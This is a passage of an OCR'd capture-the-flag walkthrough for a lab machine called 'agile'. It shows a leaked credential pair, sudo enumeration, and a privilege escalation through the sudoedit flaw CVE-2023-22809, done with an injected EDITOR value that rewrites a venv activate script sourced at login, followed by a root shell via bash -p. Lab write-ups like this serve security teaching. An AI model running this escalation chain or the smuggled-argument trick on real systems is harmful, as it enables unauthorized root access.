
```
<!DOCTYPE html>
<html lang="en">
 ▶<head> ⋯ </head>
⋯▼<body class="d-flex flex-column min-vh-100"> flex
    == $0
   ▶<nav class="navbar navbar-expand-sm fixed-top"> ⋯
    </nav> flex
   ▶<div class="main_content"> ⋯ </div>
   ▶<footer class="mt-auto"> ⋯ </footer>
    <script src="/static/js/jquery-3.3.1.slim.min.js"
    integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVz
    pbzo5smXKp4YfRvH+8abtTE1Pi6jizo" crossorigin="anony
    mous"></script>
    <script src="/static/js/popper.min.js" integrity="s
    ha384-ZMP7rVo3mIykV+2+9J3UJ46jBk0WLaUAdn689aCwoqbBJ
    iSnjAK/l8WvCWPIPm49" crossorigin="anonymous">
    </script>
    <script src="/static/js/bootstrap.min.js"
    integrity="sha384-ChfqqxuZUCnJSK3+MXmPNIyE6ZbWh2IMq
    E241rYiqJxyMiZ6OW/JmZQ5stwEULTy" crossorigin="anony
    mous"></script>
    <script src="/static/js/htmx.min.js"></script>
    <script src="/static/js/_hyperscript.min.js">
    </script>
  </body>
</html>
```

Styles Computed Layout

```
element.style {
}
.flex-column {                          bootstrap.min.css:6
   -ms-flex-direction: ~~column !important~~;
   flex-direction: column !important;
}
.d-flex {                               bootstrap.min.css:6
   display: ~~-ms-flexbox !important~~;
   display: flex !important;
}
body {                                  site.css:87
   font-family: 'Josefin Sans', sans-serif;
}
body {                                  site.css:29
   background-color: #4B9CD3;
   color: #1d1d1d;
}
body {                                  bootstrap.min.css:6
   margin: ▶ 0;
   ~~font-family: -apple-system,~~
      ~~BlinkMacSystemFont, "Segoe UI", Roboto,~~
      ~~"Helvetica Neue", Arial, sans-serif,~~
      ~~"Apple Color Emoji", "Segoe UI Emoji",~~
      ~~"Segoe UI Symbol", "Noto Color Emoji";~~
   font-size: 1rem;
   font-weight: 400;
   line-height: 1.5;
   ~~color: #212529;~~
   text-align: left;
   ~~background-color: #fff;~~
```


edwards:d07867c6267dcb5df0af

5) Found sudo permissions on edwards



```
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
edwards@agile:~$
```

6) Found a vulnerable sudo version




```
edwards@agile:~$ sudo -V
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
edwards@agile:~$ |
```


https://github.com/n3m1sys/CVE-2023-22809-sudoedit-privesc/blob/main/exploit.sh

This gives as arbitrary file edit as the user that we can sudo

7) Found a file sourced on login





```
edwards@agile:~$ cat /etc/bash.bashrc | head -n 5
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

edwards@agile:~$ |
```




```
edwards@agile:~$ cat /etc/bash.bashrc | tail -n 2
# all users will want the env associated with this application
source /app/venv/bin/activate
edwards@agile:~$ |
```

8) Edited the file using the vulnerability


```
edwards@agile:~$ ls /app/venv/bin/activate -al
-rw-rw-r-- 1 root dev_admin 1976 Sep 30 13:21 /app/venv/bin/activate
edwards@agile:~$ cat /app/venv/bin/activate
# This file must be used with "source bin/activate" *from bash*
# you cannot run it directly

deactivate () {
    # reset old environment variables
    if [ -n "${_OLD_VIRTUAL_PATH:-}" ] ; then
        PATH="${_OLD_VIRTUAL_PATH:-}"
        export PATH
        unset _OLD_VIRTUAL_PATH
    fi
    if [ -n "${_OLD_VIRTUAL_PYTHONHOME:-}" ] ; then
        PYTHONHOME="${_OLD_VIRTUAL_PYTHONHOME:-}"
        export PYTHONHOME
        unset _OLD_VIRTUAL_PYTHONHOME
    fi
```


```
edwards@agile:~$ EDITOR='vim -- /app/venv/bin/activate' sudoedit -u dev_admin /app/config_test.json
sudoedit: --: Permission denied
2 files to edit
sudoedit: /app/config_test.json unchanged
```

9) Got root access


```
edwards@agile:~$ ls /bin/bash
/bin/bash
edwards@agile:~$ /bin/bash -p
edwards@agile:~# cat /root/root.txt
ea72b3e00117571ca1ac580077ebbe8d
edwards@agile:~#
```